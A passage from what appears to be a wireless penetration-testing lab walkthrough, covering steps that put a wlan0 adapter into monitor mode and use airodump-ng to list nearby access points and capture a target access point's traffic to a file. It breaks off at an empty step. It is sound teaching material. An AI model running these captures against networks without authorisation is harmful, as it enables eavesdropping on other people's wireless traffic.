ifconfig

Expected:

The terminal should output information about network interfaces




STEP7

Description:

We plug our wireless adapter into our computer .

Expected:

A prompt from Vmware should appear that asks us in which system to use the wireless adapter .




STEP8

Description:

We connect to virtual machine and press ok

Expected:

The window will dissapear and the wireless adapter should be connected to the virtual machine .



STEP9

Description:


We check the existance of the wireless adapter in the system with the command:

ifconfig

Expected:

The terminal should output information about network interfaces

and we should see the new network interface .




STEP10

Description:

We check the wireless adapter mode with the command iwconfig

Expected:

We should find out the mode of the wireless adapter



STEP11


Description:

We change the mode to monitor , in order to see the WAPs information in further steps and we check it .

```
ifconfig wlan0 down
iwconfig wlan0 mode monitor
ifconfig wlan0 up
iwconfig
```

Expected:

The mode of the wireless adapter is changed to monitor.



STEP12


Description:

We execute the command :

airodump-ng wlan0

Expected:

In the terminal should appear all the near WAPs, and devices connected to every which one .



STEP13


Description:

We will want to see only our target WAP and write to a file:

```
airodump-ng --bssid "WAP's MAC" --channel 11 wlan 0 -w pentest.cap
```

Expected:

Only our wap and the phone connected to it will appear.



STEP14

